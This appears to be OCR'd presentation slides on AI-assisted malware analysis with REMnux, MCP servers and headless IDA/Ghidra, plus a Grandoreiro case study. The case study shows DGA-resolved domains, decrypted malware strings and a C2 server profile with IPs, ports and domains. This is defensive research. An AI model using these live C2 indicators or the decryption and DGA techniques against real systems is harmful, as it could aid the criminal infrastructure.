
2ª versão – VSCode + Cline + MCP + LLM + Tools



2ª Versão - Considerações

- Interface IDE (VSCode)
  - Permite gerar e ver código decompilado
  - Permite visualizar relatórios e scripts gerados
    - Versionamento e edição
  - Dificulta automatizar
- MCP
  - JADX e Apktool permite análise de binários Android
    - Decompilação pra Java ou Smali
  - Ghidra MCP permite usar ferramenta gratuita (Ghidra)
    - Requer interação manual pra abrir o binário
    - Dificuldade de automatizar
- LLM
  - Cline permite escolher o modelo
  - Qualidade do modelo importa (reasoning)
  - GPT-5.5 padrão ouro (via Codex)
  - Resultados bons com Gemini, GPT-OSS-122b, Minimax
  - Eventualmente requer intervenção para usar ferramenta especifica

Remnux com IA



REMnux Documentation

INSTALL THE DISTRO

Keep the Distro Up to Date

DISCOVER THE TOOLS

Examine Static Properties

Statically Analyze Code

Dynamically Reverse-Engineer Code

Perform Memory Forensics

Explore Network Interactions

Investigate System Interactions

Analyze Documents

Use Artificial Intelligence

Gather and Analyze Data

View or Edit Files

General Utilities

RUN TOOLS IN CONTAINERS

Docker Images of Malware Analysis Tools

TIPS AND MORE

Using AI with REMnux

REMnux Configuration Tips

REMnux Tool Tips

Malware Analysis Training

Powered by GitBook

DISCOVER THE TOOLS

Copy

Use Artificial Intelligence

Discover the Tools

OpenCode

Open-source AI coding agent for the terminal.

Website: https://opencode.ai
Author: Anomaly: https://github.com/anomalyco
License: Apache License 2.0: https://github.com/anomalyco/opencode/blob/main/LICENSE
Notes: OpenCode might come with a default model that's free, but that might use the data you supply for training. Consider changing the model to your own to ensure confidentiality.
State File: remnux.node-packages.opencode

REMnux MCP Server

MCP server for using the REMnux malware analysis toolkit via AI assistants.

Website: https://github.com/REMnux/remnux-mcp-server
Author: Lenny Zeltser
License: GPL-3.0: https://github.com/REMnux/remnux-mcp-server/blob/main/LICENSE
Notes: remnux-mcp-server
State File: remnux.node-packages.remnux-mcp-server

GhidrAssistMCP

MCP server for AI-assisted reverse engineering in Ghidra.

3ª Versão – Remnux + IDA Pro Headless + Scout

- Remnux
  - Opencode
  - Remnux MCP
  - Ghidra + MCP
- IDA Pro Headless
  - IDA Pro (pago)
  - Headless IDA MCP Server - https://github.com/cnitlrt/headless-ida-mcp-server
- Ghidra Headless
  - https://github.com/mrphrazer/ghidra-headless-mcp
  - https://github.com/clearbluejar/pyghidra-mcp
- LLM
  - Big Pickle (GLM-4.6)
- Scout
  - Ferramenta de consulta de base mundial de conexões (netflow)

OpenCode provides access to several curated "Zen" AI models that you can use for free without needing a GPU, local pulling, or a paid subscription. Cloudron Forum

Current Free Models


- **DeepSeek V4 Flash Free:** Highly ranked general coding model with excellent reasoning capabilities.
- **Big Pickle:** A stealth model excellent for everyday coding tasks.
- **MiniMax M2.5 Free:** Best for complex reasoning and handling long context windows.
- **MiMo V2.5 Free:** Xiaomi's coding model, which is optimized for various file structures. Cloudron Forum +4

3ª Versão – Remnux + IDA Pro Headless + Scout

```
remnux@remnux:~/malware$ opencode mcp list

  MCP Servers

  ○ ghidra disabled
      http://localhost:8080/mcp

  ✓ procmon connected
      procmon-mcp

  ✓ remnux connected
      remnux-mcp-server

  ✓ remnux-docs connected
      https://docs.remnux.org/~gitbook/mcp

  ○ x64dbg disabled
      x64dbg-automate-mcp

  ✓ scout connected
      https://scout-mcp.cymru.com/mcp

  ✓ ida-headless connected
      /home/remnux/headless-ida-mcp-server/venv/bin/uv --directory /home/remnux/headless-ida-mcp-server run headless_ida_mcp_server

  ✓ ghidra-headless connected
      /home/remnux/ghidra-headless-mcp/.venv/bin/ghidra_headless_mcp --ghidra-install-dir /opt/ghidra

  8 server(s)

remnux@remnux:~/malware$
```

3ª Versão – Remnux + IDA Pro Headless + Scout

3ª Versão – Remnux + IDA Pro Headless + Scout



3ª Versão – Remnux + IDA Pro Headless + Scout

```
ivocarv@CCAT-COORD:~/grandoreiro/caiman/touchme$ python3 touch_dga.py --resolve --only-resolved
date=2026-07-24
salt_profiles=8
total_domains=8 unique_domains=8
[case01 Qm8xLpTnVbH2kRsYcJdF] noip53=gbpihqmyvczltxukdsw.cable-modem.org
[case04 mJqW5bTyRcLnH7pKvXfE] noip53=rlziekhpxqvd.cable-modem.org
[case05 TnPx9aLcVmQhR2kYjWsD] noip53=hyurzfsdwjveamx.cable-modem.org
[case06 gKrF8mNpXvTcLqH5yJbA] noip53=lghitydbnkavz.cable-modem.org
[case07 UcHw2pLmQxZrN7tVkFdY] noip53=dgwlhkvfxpueamiryojtscbq.cable-modem.org
[case08 BjQn6XkRpLsHcM4vTwEa] noip53=fnypchjbidexsvqawu.cable-modem.org
[case10 RhVm7QkLcNpX2tBjHyFd] noip53=qswzbplrfjgdmiyhonuvtae.cable-modem.org
[case13 vJtK2nHpLsQmX7rBcDyF] noip53=wkxnruhzajymql.cable-modem.org
resolution:
  dgwlhkvfxpueamiryojtscbq.cable-modem.org -> 18.234.42.61
  fnypchjbidexsvqawu.cable-modem.org -> 35.173.236.73
  gbpihqmyvczltxukdsw.cable-modem.org -> 52.90.63.204
  hyurzfsdwjveamx.cable-modem.org -> 18.209.33.83
  lghitydbnkavz.cable-modem.org -> 18.209.33.83
  qswzbplrfjgdmiyhonuvtae.cable-modem.org -> 54.165.223.48
  rlziekhpxqvd.cable-modem.org -> 34.230.3.154
  wkxnruhzajymql.cable-modem.org -> 54.91.33.246
cymru_records=7
  18.209.33.83 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 18.208.0.0/13 |
  18.234.42.61 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 18.232.0.0/14 |
  34.230.3.154 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 34.224.0.0/12 |
  35.173.236.73 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 35.168.0.0/13
  52.90.63.204 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 52.90.0.0/15 |
  54.165.223.48 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 54.164.0.0/15
  54.91.33.246 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 54.90.0.0/15 |
```

```
ivocarv@CCAT-COORD:~/grandoreiro/caiman/touchme$ python3 touch_unicode_decryptor.py --binary TouchMergerTonQDProActive.png
1       0x80d524        JXNV1p40toGydUOwQL8NfYvSoz4K02Huu70VbaVZj8si-cSvHoBj4YqSz1FORIetRKxGOpvH0WxEXorgU1ETT3dGZ7whp6K9E5NPbu5q0lp7LQ
http://%s:%d
2       0x80d610        8VL03AXS5OUPlkMxBE1eWFZIYxatnUIWHfjaxuf9bMfIsApaGELwmOA4n9nq-SWtAYThVgGfXOc8wP5hM94bwsuXnT7AYwZ0EzEjFacEx-An_Q
0
3       0x80d6fc        Y83y0RyldSVspzVNtsQ46EHO7GBYVAH5tuwLnFJ2hS9XpAl7QVoxlj0Pqgez2NkB9QCqvdk-G6kdOFA7cqRlPMtNLpWCV5YhGEqnflOwtSeX2A
<MODO-ONLINE>
4       0x80d7e8        IwF3qSTTkIzg92t8kqY3xAbwbhXLfcRoH5NO8I42ETWbS6dDkBbl17LRYwY9UCPsjUXSxMwvSsnHEgM0cvCb_S9aMHUpjci-zcTA4yMjYwwzFECa
Tp-zZUkYXUJ5anwclZLeFIyOLPOqTlfl24gjdSIM       "Modo sempre online" est\xe1 ativado!
5       0x80d928        X6kKN8wQl7CABSr7F7oZhJPiBiDbHVfGvd4GOtQDCUQe32j4wfwHdoI01rtRKSH4yjZvS6Vp28wWjJICjXPYGZzm_VErrmY5d2TlUQTCdkVr2g
0
6       0x80da14        fp2bIqi7ojVjUDwIpKBA89kqVbGBjCgTpQMNL_tkegqAYXTJXzM1GVG6VPdJlKylVED9alTDZ7bluxbOejetYE6diI3Xj8r_NNFxBNQTkVE_Mg
<MODO-BLOCK>
7       0x80db00        zyrMc7cRTK8zY7wzUtD7ZwG6v8liH4fRwnb5OhK3VWB9gf8Mvyuon5sjud_GGEdsRU4rf4hdMo1SHJJfonynW1g-vHrKAhS4oU6Kq42C1hxqPdYl
XjORXGUjB9QPxhf1dQF56tY4iI9WiN_gnQtk8yqt        M\xe1quina com bloqueio de sites ativado!
8       0x80dc40        7HqLGk0cfzSWKA2gR6ub95lOz9k3_Sy0Fb9xpAslHshIdrSIaCNNFZ1ANhS6VbEflI2O4D3nh-Htc--uy9235S6-Zj-XiFsQIb_YgdaHTkNCog
0
9       0x80dd2c        zSer010UaaiYzwmpHDaVIxlrSgv1v6dCooBMrZ5ZDuiCu8-g5JhBHlJUA9NZzRm_TMlR9m1avoZyAQc3EpYiGpbZErbqOWVxazzB4m2wPjVpPMup
e2mlUy2-sf1uVRIUkxY     <MODO-CADASTRADO>
10      0x80de40        QKMLekxRehTyRfU6sYZnnaIP6j5nb7AIbIS3pnGddEi94s3wn5pIOCB36TD0FIBRIkXKgci3wyRSMNYgUDELE2J3tn9fgvvN93SWtgLFnA3Kh_BN
s-kEEiJb_iezzi1qppsZ4H9p3_UbK8CdfopOpN_0        M\xe1quina marcada como "CADASTRADO"!
11      0x80df80        nhuFdSnERGHj5x6FSoaA5XEI0HwWtu8uAx7xwUMSJvjnfEz2Pj7nDLl9AkiaaBhWoGOzcWqFyMOmfss5N9TRWrUoa6xazbWrirQm5C3nQBK0Bw
0
12      0x80e06c        MpaobC0qE6jg20UV9LMAC6WHX2djtRhgM_3nzlWbzosaUfh6Qk3xDKqquh4hhuZ9SyfdzS4J47IYQziRaGDl6J3bVeL7qpYsKncKP-wgL-iONA
<MODO-GCAUTO>
13      0x80e158        DDq28gTKnLQdJ0cAUP9CR9BbplrHpDMXT6qXcSxND5Xge5RdNnuxjbLh2ATO-napwooB_BEpvXi6hYkPsDMyAGbfk8vL1DNN_l6Yvhpq5S0-cA
0
14      0x80e244        b9s7ku4MOvHP020Io1MsPOKPabflp12MEOe5YbEJxENy791249KSh8B5FmNgm3fGdUdFP5FrwJAEtlt4UlUKBjn53k_iZYkLZRoFk1NbXgoJhQ
<MODO-GCMANUAL>
15      0x80e330        iHVIDw00kAXHAetYNZt7QAuLv9Jn0VYQvzI4zpdlEFe_7QQNIQzFFYb3d4nVZB7mWujJwXbHFtGelh2EI_c_lOEc5pqBAOuRuwKgOiYJg9dKbw
0
16      0x80e41c        ahqtqNEWczhAwu28C82M0klAXhi-xviw3vOvq5YwwrOyWGTSjE3ifquAiFnkYKGKIWalK51KDsVoEeIXU9lhVOdsfwxezQvveGRGZ-Jf_iW6kTuV
7GOaSy7sNVosb2e8Afs     <MODO-REINIC-TRAVADO>
17      0x80e530        xucARy2iJHyEk0ohoUY1rBqj9HpUJ3CP8CCWmUvCLrtuRi1z2oVn_l40ydAUk2kIC2EOGzW8sfzM82I90bvQ6MpWNcpH-ASYGnWthgTefH0FGVX-
```

3ª Versão – Remnux + IDA Pro Headless + Scout

7. Scout C2 Infrastructure Profile

7.1 DNS C2 Server: `34.151.244.225`

Attribute	Detail
Hosting	Google Cloud (`225.244.151.34.bc.googleusercontent.com`)
GeoIP	Brazil
ASN	396982 GOOGLE-CLOUD-PLATFORM (US)
X.509 Cert	`CN=javadns` — self-signed, 183-day, created 2026-05-16
JARM	`14d14d00014d14d08c00000000000217f0fec773ec97f0b3fdd2de2993c31`

Exposed Services (Windows Server):

Port	Service	Banner/Detail
53/UDP	DNS	Custom DNS resolver for C2 tunneling
135/TCP	MS-RPC	Endpoint Mapper
445/TCP	SMB	SMB 3.0.2, signing enabled, GUID `e28428b1-...`
3389/TCP	RDP	CredSSP with NLA, self-signed `CN=javadns` cert
5985/TCP	WinRM	Microsoft-HTTPAPI/2.0, Negotiate auth
49664-49678/TCP	MS-RPC	spoolsv, wininit, services, wevtsvc, etc.

Domains:

- `iqezmqm.com` (primary, NameSilo, Cloudflare NS)
- `ns1.iqezmqm.com`, `ns2.iqezmqm.com` (delegation, same IP)


7.2 Web C2 Server: `34.39.164.122`

Attribute	Detail
Hosting	Google Cloud (`122.164.39.34.bc.googleusercontent.com`)

```
} else {
```

